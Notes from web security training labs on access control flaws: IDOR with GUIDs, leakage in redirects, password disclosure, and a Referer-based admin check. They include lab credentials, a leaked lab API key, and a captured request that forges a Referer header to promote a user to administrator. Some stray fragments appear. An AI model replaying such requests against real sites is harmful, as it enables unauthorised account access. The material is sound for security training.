



Lab: User ID controlled by request parameter, with unpredictable user IDs

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.

You can log in to your own account using the following credentials: `wiener:peter`



Lab: User ID controlled by request parameter with data leakage in redirect

This lab contains an access control vulnerability where sensitive information is leaked in the body of a redirect response.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`


The screenshot shows a web browser's developer tools interface. The top panel displays a list of network requests. Request 24 is highlighted, showing a GET request to `/my-account?id=carlos` with a status code of 302. The bottom panel shows the response for this request, which is an HTML document. The response content includes a notification header, a heading "My Account", and a section titled "Your username is: carlos". Below this, it says "Your API Key is:" followed by a long alphanumeric string: `10X3Pod0FF0kZH2pQgVhHjYV`. The right panel shows the "Inspector" tab with the selected text highlighted.

Lab: User ID controlled by request parameter with password disclosure

This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`





that is password for carlos use it

Lab: Multi-step process with no access control on one step

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials

`administrator:admin` .

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.




Lab: Referer-based access control

This lab controls access to certain admin functionality based on the Referer header. You can familiarize yourself with the admin panel by logging in using the credentials

`administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.



Request

1 GET /admin-roles?username=wiener&action=upgrade
HTTP/2

2 Host:
0a7d00cb04a35f7e81508fd7007c005d.web-security-academy.net

3 Cookie: session=2Af63Xl3oPn0dYdqyrShVK4Hp4X8beul

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0

5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer:
https://0a7d00cb04a35f7e81508fd7007c005d.web-security-academy.net/admin

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-User: ?1

14 Priority: u=0, i

15 Te: trailers

16

17

Response

1 HTTP/2 302 Found

2 Location: /admin

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

of Wiener